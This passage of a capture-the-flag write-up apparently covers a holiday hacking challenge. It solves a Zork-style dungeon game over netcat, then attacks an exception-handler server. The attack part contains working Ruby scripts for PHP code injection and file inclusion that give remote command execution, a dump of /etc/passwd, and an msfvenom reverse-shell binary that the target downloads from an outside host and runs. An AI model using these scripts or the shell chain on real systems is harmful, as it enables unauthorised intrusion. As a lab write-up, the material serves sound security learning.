
This revealed that there was a second possible solution to the game:

```
grep -B8 -A2 northpole dungeon-text
Entry 119
    Suddenly a sinister, wraithlike figure, cloaked and hooded, appears
seeming to float in the air before you.  In a low, almost inaudible
voice he says, "I welcome you to the ranks of the chosen of Zork.  You
have persisted through many trials and tests and have overcome them
all.  One such as yourself is fit to join even the implementers!"
He then raises his oaken staff and, chuckling, drifts away like a
wisp of smoke, his laughter fading in the distance.
When the smoke clears, the phrase "send email to
peppermint@northpolewonderland.com"
is all that remains.

...

Entry 1024
    The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
```

Emailing Peppermint

```
From: xxxxxxx@xxxx.xxx
Date: 16 December 2016 at 19:57
Subject: audio file
To: peppermint@northpolewonderland.com

Peppermint,
I've completed the dungeon challenge. Please can you send me the audio
file.
Thanks,
Paul
```

```
peppermint@northpolewonderland.com
Attachments19:58 (6 minutes ago)

to me
You tracked me down, of that I have no doubt.
I won't get upset, to avoid the inevitable bout.
You have what you came for, attached to this note.
Now go and catch your villian, and we will alike do dote.

[discombobulatedaudio3.mp3]
```



From Peppermint

peppermint@northpolewonderland.com

to me

You tracked me down, of that I have no doubt.

I won't get upset, to avoid the inevitable bout.

You have what you came for, attached to this note.

Now go and catch your villian, and we will alike do dote.

Playing the game

The shortest route to solving the dungeon game by actually playing it (in terms of obtaining the email address: peppermint@northpolewonderland.com to email for the audio file), that was discovered was as follows:

```
nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.              This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>s
You are facing the south side of a white house.  There is no door here, and all the
windows are barred.
>e
You are behind the white house.  In one corner of the house there is a window which
is slightly ajar.
>open window
With great effort, you open the window far enough to allow passage.
>enter house
You are in the kitchen of the white house.  A table seems to have been used
recently for the preparation of food.  A passage leads to the west, and a dark
staircase can be seen leading upward.  To the east is a small window which is open.
On the table is an elongated brown sack, smelling of hot peppers.
A clear glass bottle is here.
The glass bottle contains:
  A quantity of water.
>w
You are in the living room.  There is a door to the east.  To the west is a wooden
door with strange gothic lettering, which appears to be nailed shut.
In the center of the room is a large oriental rug.
There is a trophy case here.
On hooks above the mantlepiece hangs an elvish sword of great antiquity.
A battery-powered brass lantern is on the trophy case.
There is an issue of US NEWS & DUNGEON REPORT dated 11-MAR-78 here.
>get lamp
Taken.
>move rug
With a great effort, the rug is moved to one side of the room.
With the rug moved, the dusty cover of a closed trap door appears.
>open trap door
The door reluctantly opens to reveal a rickety staircase descending
into darkness.
>turn on the lamp
The lamp is now on.
>d
You are in a dark and damp cellar with a narrow passageway leading
east, and a crawlway to the south.  To the west is the bottom of a
steep metal ramp which is unclimbable.
The door crashes shut, and you hear someone barring it.
>s
You are on the west edge of a chasm, the bottom of which cannot be
seen.  The east side is sheer rock, providing no exits.  A narrow
passage goes west.  The path you are on continues to the north and south.
>s
You are in an art gallery.  Most of the paintings which were here
have been stolen by vandals with exceptional taste.  The vandals
left through the north, south, or west exits.
Fortunately, there is still one chance for you to be a vandal, for on
the far wall is a work of unparalleled beauty.
>get painting
Taken.
>s
You are in what appears to have been an artist's studio.  The walls
and floors are splattered with paints of 69 different colors.
Strangely enough, nothing of value is hanging here.  At the north and
northwest of the room are open doors (also covered with paint).  An
```

```
extremely dark and narrow chimney leads up from a fireplace.  Although
you might be able to get up the chimney, it seems unlikely that you
could get back down.
>look
You are in what appears to have been an artist's studio.  The walls
and floors are splattered with paints of 69 different colors.
Strangely enough, nothing of value is hanging here.  At the north and
northwest of the room are open doors (also covered with paint).  An
extremely dark and narrow chimney leads up from a fireplace.  Although
you might be able to get up the chimney, it seems unlikely that you
could get back down.
>u
You have mysteriously reached the North Pole.
In the distance you detect the busy sounds of Santa's elves in full
production.

You are in a warm room, lit by both the fireplace but also the glow of
centuries old trophies.
On the wall is a sign:
              Songs of the seasons are in many parts
              To solve a puzzle is in our hearts
              Ask not what what the answer be,
              Without a trinket to satisfy me.
The elf is facing you keeping his back warmed by the fire.
>give elf painting
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 89 [total of 585 points], in 27 moves.
This gives you the rank of Novice Adventurer.
```

To extract information as quickly as possible:

```
commands:
```

```
s
e
open window
enter house
w
move rug
open trap door
turn on the lamp
d
s
s
get painting
s
u
give elf painting
```

```
nc dungeon.northpolewonderland.com 11111 < commands
...
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 89 [total of 585 points], in 15 moves.
This gives you the rank of Novice Adventurer.
```

Ex : The Uncaught Exception Handler Server

A port scan of the debug server, revealed ssh and http services running, but didn't provide any further directly usable information:

```
nmap -sT -sC ex.northpolewonderland.com

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-17 21:51 GMT
Nmap scan report for ex.northpolewonderland.com (104.154.196.33)
Host is up (0.11s latency).
rDNS record for 104.154.196.33: 33.196.154.104.bc.googleusercontent.com
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   1024 51:4e:9c:42:15:76:f3:55:2b:4f:18:83:9d:99:0f:b3 (DSA)
|   2048 96:e2:9f:ba:21:c8:79:58:b3:b6:84:23:df:ad:92:c6 (RSA)
|_  256 e2:2f:69:4f:01:8b:0e:e7:0e:84:9f:1d:0a:6b:61:90 (ECDSA)
80/tcp open  http
|_http-title: 403 Forbidden

Nmap done: 1 IP address (1 host up) scanned in 17.86 seconds
```

A url which interacts with JSON requests: http://ex.northpolewonderland.com/exception.php, was identified during the static analysis of the SantaGram application.

Inspired by the ruby test script obtained from the analytics server, two ruby scripts using the httparty library were created to write and read crashdumps.

The ruby library: httparty was installed:

```
gem install httparty -v 0.13.7
Fetching: multi_xml-0.6.0.gem (100%)
Successfully installed multi_xml-0.6.0
Fetching: httparty-0.13.7.gem (100%)
When you HTTParty, you must party hard!
Successfully installed httparty-0.13.7
Parsing documentation for multi_xml-0.6.0
Installing ri documentation for multi_xml-0.6.0
Parsing documentation for httparty-0.13.7
Installing ri documentation for httparty-0.13.7
Done installing documentation for multi_xml, httparty after 0 seconds
2 gems installed
```

The WriteCrashDump.rb script was developed first. Error messages from requests allowed the required data structure to be identified:

```
Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
```

```
Fatal error! JSON key 'data' must be set.
```

WriteCrashDump.rb:

```
require 'httparty'

@result1 = HTTParty.post('http://ex.northpolewonderland.com/exception.php',
  :body => {
    :operation => "WriteCrashDump",
    :data => ARGV[0]
  }.to_json,
  :headers => {
    'Content-Type' => 'application/json',
  }
)
puts @result1.parsed_response
```

```
ruby WriteCrashDump.rb "TEST VALUE"
{
      "success" : true,
      "folder" : "docs",
      "crashdump" : "crashdump-Ia66hl.php"
}
```

The response from a sucesfull write, identified the path and filename where the information was stored, allowing it to be retrieved.

```
curl http://ex.northpolewonderland.com/docs/crashdump-Ia66hl.php
"TEST VALUE”
```

ReadCrashDump.rb:

```
require 'httparty'
require 'base64'

filter= ARGV[1] == "B64" ? 'php://filter/convert.base64-encode/resource=' :
''

@result1 = HTTParty.post('http://ex.northpolewonderland.com/exception.php',
  :body => {
    :operation => "ReadCrashDump",
    :data => {
          :crashdump => filter + ARGV[0],
    }
  }.to_json,
  :headers => {
    'Content-Type' => 'application/json',
  }
)
if ARGV[2] == "D"
  puts Base64.decode64(@result1.parsed_response)
else
  puts @result1.parsed_response
end
```

```
ruby ReadCrashDump.rb "exception" B64 D
<?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-
XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}

# Make sure that the content type of the POST request has been set to
application/json
$contentType = isset($_SERVER["CONTENT_TYPE"]) ? trim($_SERVER["CONTENT_TYPE"]) :
'';
if(strcasecmp($contentType, 'application/json') != 0){
    die("Content type must be: application/json\n");
}

# Grab the raw POST. Necessary for JSON in particular.
$content = file_get_contents("php://input");
$obj = json_decode($content, true);
        # If json_decode failed, the JSON is invalid.
if(!is_array($obj)){
    die("POST contains invalid JSON!\n");
}

# Process the JSON.
if ( ! isset( $obj['operation']) or (
        $obj['operation'] !== "WriteCrashDump" and
        $obj['operation'] !== "ReadCrashDump"))
        {
        die("Fatal error! JSON key 'operation' must be set to WriteCrashDump or
ReadCrashDump.\n");
}
if ( isset($obj['data'])) {
        if ($obj['operation'] === "WriteCrashDump") {
                # Write a new crash dump to disk
                processCrashDump($obj['data']);
        }
        elseif ($obj['operation'] === "ReadCrashDump") {
                # Read a crash dump back from disk
                readCrashdump($obj['data']);
        }
}
else {
        # data key unset
        die("Fatal error! JSON key 'data' must be set.\n");
}
function processCrashdump($crashdump) {
        $basepath = "/var/www/html/docs/";
        $outputfilename = tempnam($basepath, "crashdump-");
        unlink($outputfilename);

        $outputfilename = $outputfilename . ".php";
        $basename = basename($outputfilename);

        $crashdump_encoded = "<?php print('" . json_encode($crashdump,
JSON_PRETTY_PRINT) . "');";
        file_put_contents($outputfilename, $crashdump_encoded);

        print <<<END
{
        "success" : true,
        "folder" : "docs",
        "crashdump" : "$basename"
}
END;
}
function readCrashdump($requestedCrashdump) {
        $basepath = "/var/www/html/docs/";
        chdir($basepath);

        if ( ! isset($requestedCrashdump['crashdump'])) {
                die("Fatal error! JSON key 'crashdump' must be set.\n");
        }

        if ( substr(strrchr($requestedCrashdump['crashdump'], "."), 1) === "php" ) {
                die("Fatal error! crashdump value duplicate '.php' extension
detected.\n");
        }
        else {
                require($requestedCrashdump['crashdump'] . '.php');
        }
}

?>
```

The audio file (**discombobulated-audio-6-XyzE3N9YqKNH.mp3**) referenced in a comment within exception.php was downloaded:

```
wget http://ex.northpolewonderland.com/discombobulated-audio-6-
XyzE3N9YqKNH.mp3
--2016-12-18 23:57:15--  http://ex.northpolewonderland.com/discombobulated-audio-6-
XyzE3N9YqKNH.mp3
Resolving ex.northpolewonderland.com (ex.northpolewonderland.com)... 104.154.196.33
Connecting to ex.northpolewonderland.com (ex.northpolewonderland.com)|104.154.196.33|:80...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 223244 (218K) [audio/mpeg]
Saving to: ‘discombobulated-audio-6-XyzE3N9YqKNH.mp3’

discombobulated-audio-6-XyzE 100%[============================================>] 218.01K
362KB/s    in 0.6s

2016-12-18 23:57:16 (362 KB/s) - ‘discombobulated-audio-6-XyzE3N9YqKNH.mp3’ saved
[223244/223244]
```

```
sha1sum discombobulated-audio-6-XyzE3N9YqKNH.mp3
a50aed9318592e59a2271415ca4ed2bbff4be756  discombobulated-audio-6-
XyzE3N9YqKNH.mp3
```

Getting Remote Code Execution

Realising that the content was being stored in a PHP file, this was further explored to see if Remote Code Execution could be achieved.

The following requests were submitted to gain a better understanding of how this data was being stored:

```
ruby WriteCrashDump.rb "TEST VALUE"
{
      "success" : true,
      "folder" : "docs",
      "crashdump" : "crashdump-Ia66hl.php"
}
```

```
curl http://ex.northpolewonderland.com/docs/crashdump-Ia66hl.php
"TEST VALUE"
```

```
ruby ReadCrashDump.rb "docs/crashdump-Ia66hl"
"TEST VALUE"
```

```
ruby ReadCrashDump.rb "docs/crashdump-Ia66hl" B64 D
<?php print('"TEST VALUE"');
```


The following requests were submitted to see if it was possible to inject the characters required to balance the quotes and brackets, to maintain a syntactically valid and executable file:

```
ruby WriteCrashDump.rb "');print ('ok"
{
      "success" : true,
      "folder" : "docs",
      "crashdump" : "crashdump-7RUgTs.php"
}
ruby ReadCrashDump.rb crashdump-7RUgTs B64 D
<?php print('"');print ('ok"');
ruby ReadCrashDump.rb crashdump-7RUgTs
"ok"
```

The phpinfo() command was now injected, to further test and gain greater detail / information about the server:

```
ruby WriteCrashDump.rb "');phpinfo();print ('ok"
{
      "success" : true,
      "folder" : "docs",
      "crashdump" : "crashdump-6jfM8g.php"
}
ruby ReadCrashDump.rb crashdump-6jfM8g B64 D
<?php print('"');phpinfo();print ('ok"');
```

Requesting page via browser: http://ex.northpolewonderland.com/docs/crashdump-6jfM8g.php



PHP Version 5.6.29-0+deb8u1

System	Linux ex-northpolewonderland-com 3.16.0-4-amd64 #1 SMP Debian 3.16.36-1+deb8u2 (2016-10-19) x86_64
Build Date	Dec 13 2016 16:01:35
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/fpm
Loaded Configuration File	/etc/php5/fpm/php.ini
Scan this dir for additional .ini files	/etc/php5/fpm/conf.d
Additional .ini files parsed	/etc/php5/fpm/conf.d/05-opcache.ini, /etc/php5/fpm/conf.d/10-pdo.ini, /etc/php5/fpm/conf.d/20-json.ini, /etc/php5/fpm/conf.d/20-readline.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

A script to facilitate OS command execution was developed:

ExecuteCmd.rb:

```
require 'httparty'
require 'base64'

@result1 = HTTParty.post('http://ex.northpolewonderland.com/exception.php',
  :body => {
    :operation => "WriteCrashDump",
    :data => "');print system(base64_decode('" + Base64.encode64(ARGV[0] + "\n") +
"'));print ('"
  }.to_json,
  :headers => {
    'Content-Type' => 'application/json',
  }
)

@result2 = HTTParty.post('http://ex.northpolewonderland.com/exception.php',
  :body => {
  :operation => "ReadCrashDump",
  :data => {
     :crashdump => @result1.parsed_response.match(/(crashdump-.*)\.php/)[1],
  }
}.to_json,
  :headers => {
     'Content-Type' => 'application/json',
}
)
puts @result2.parsed_response
```

```
ruby ExecuteCmd.rb "ls ../"
"discombobulated-audio-6-XyzE3N9YqKNH.mp3
docs
exception.php
exception.php"
```

```
ruby ExecuteCmd.rb "cat /etc/passwd"
"root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time
Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
ntp:x:104:109::/home/ntp:/bin/false
uuidd:x:105:110::/run/uuidd:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
lkn:x:1000:1001::/home/lkn:/bin/bash
smitty:x:1001:1002::/home/smitty:/bin/bash
jwright:x:1002:1003::/home/jwright:/bin/bash
ron:x:1003:1004::/home/ron:/bin/bash
jeff:x:1004:1005::/home/jeff:/bin/bash
tm:x:1005:1006::/home/tm:/bin/bash
tkh16:x:1006:1007::/home/tkh16:/bin/bash
daniel:x:1007:1008::/home/daniel:/bin/bash
tvn:x:1008:1009::/home/tvn:/bin/bash
nginx:x:107:112:nginx user,,,:/nonexistent:/bin/false
phillip:x:1009:1010::/home/phillip:/bin/bash
phillip:x:1009:1010::/home/phillip:/bin/bash"
```

This was further modified to create a non-stateful, non-interactive shell-like environment:

ExShell.rb:

```
require 'httparty'
require 'base64'

while cmd = $stdin.gets
  @result1 = HTTParty.post('http://ex.northpolewonderland.com/exception.php',
    :body => {
      :operation => "WriteCrashDump",
      :data => "');print system(base64_decode('" + Base64.encode64(cmd + "\n") +
"'));print ('"
    }.to_json,
    :headers => {
      'Content-Type' => 'application/json',
    }
  )

  @result2 = HTTParty.post('http://ex.northpolewonderland.com/exception.php',
    :body => {
    :operation => "ReadCrashDump",
    :data => {
       :crashdump => @result1.parsed_response.match(/(crashdump-.*)\.php/)[1],
    }
  }.to_json,
    :headers => {
       'Content-Type' => 'application/json',
  }
  )
  puts @result2.parsed_response
end
```

```
ruby ExShell.rb
ls ../
"discombobulated-audio-6-XyzE3N9YqKNH.mp3
docs
exception.php
exception.php"
```

Getting a shell

Having achieved Remote Code Execution, an interactive reverse shell was desired.

Msfvenom was used to generate a revese shell payload as an ELF binary:


```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=54.210.161.225 LPORT=1443 -f
elf > shell.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
sha1sum shell.elf
47b055462aad8368be5b96f979f5d44f70057d73  shell.elf
```

The Remote Code Execution script, was used to remotely execute the commands to download and run the remote shell exploit:

```
ruby ExShell.rb
wget http://54.210.161.225/shell.elf
""
sha1sum shell.elf
"47b055462aad8368be5b96f979f5d44f70057d73  shell.elf
47b055462aad8368be5b96f979f5d44f70057d73  shell.elf"
chmod 700 shell.elf
./""
./shell.elf
```

A netcat listener was run on an Amazon EC2 hosted server in readiness to receive the reverse shell connection:

```
nc -nvlp 1443
Listening on [0.0.0.0] (family 0, port 1443)
Connection from [104.154.196.33] port 1443 [tcp/*] accepted (family 2,
sport 47933)
hostname
ex-northpolewonderland-com
whoami
www-data
uname -a
Linux ex-northpolewonderland-com 3.16.0-4-amd64 #1 SMP Debian 3.16.36-
1+deb8u2 (2016-10-19) x86_64 GNU/Linux
ifconfig -a
eth0      Link encap:Ethernet  HWaddr 42:01:0a:f0:00:07
          inet addr:10.240.0.7  Bcast:10.240.0.7  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1460  Metric:1
          RX packets:1111473 errors:0 dropped:0 overruns:0 frame:0
          TX packets:968923 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:199356685 (190.1 MiB)  TX bytes:203794246 (194.3 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

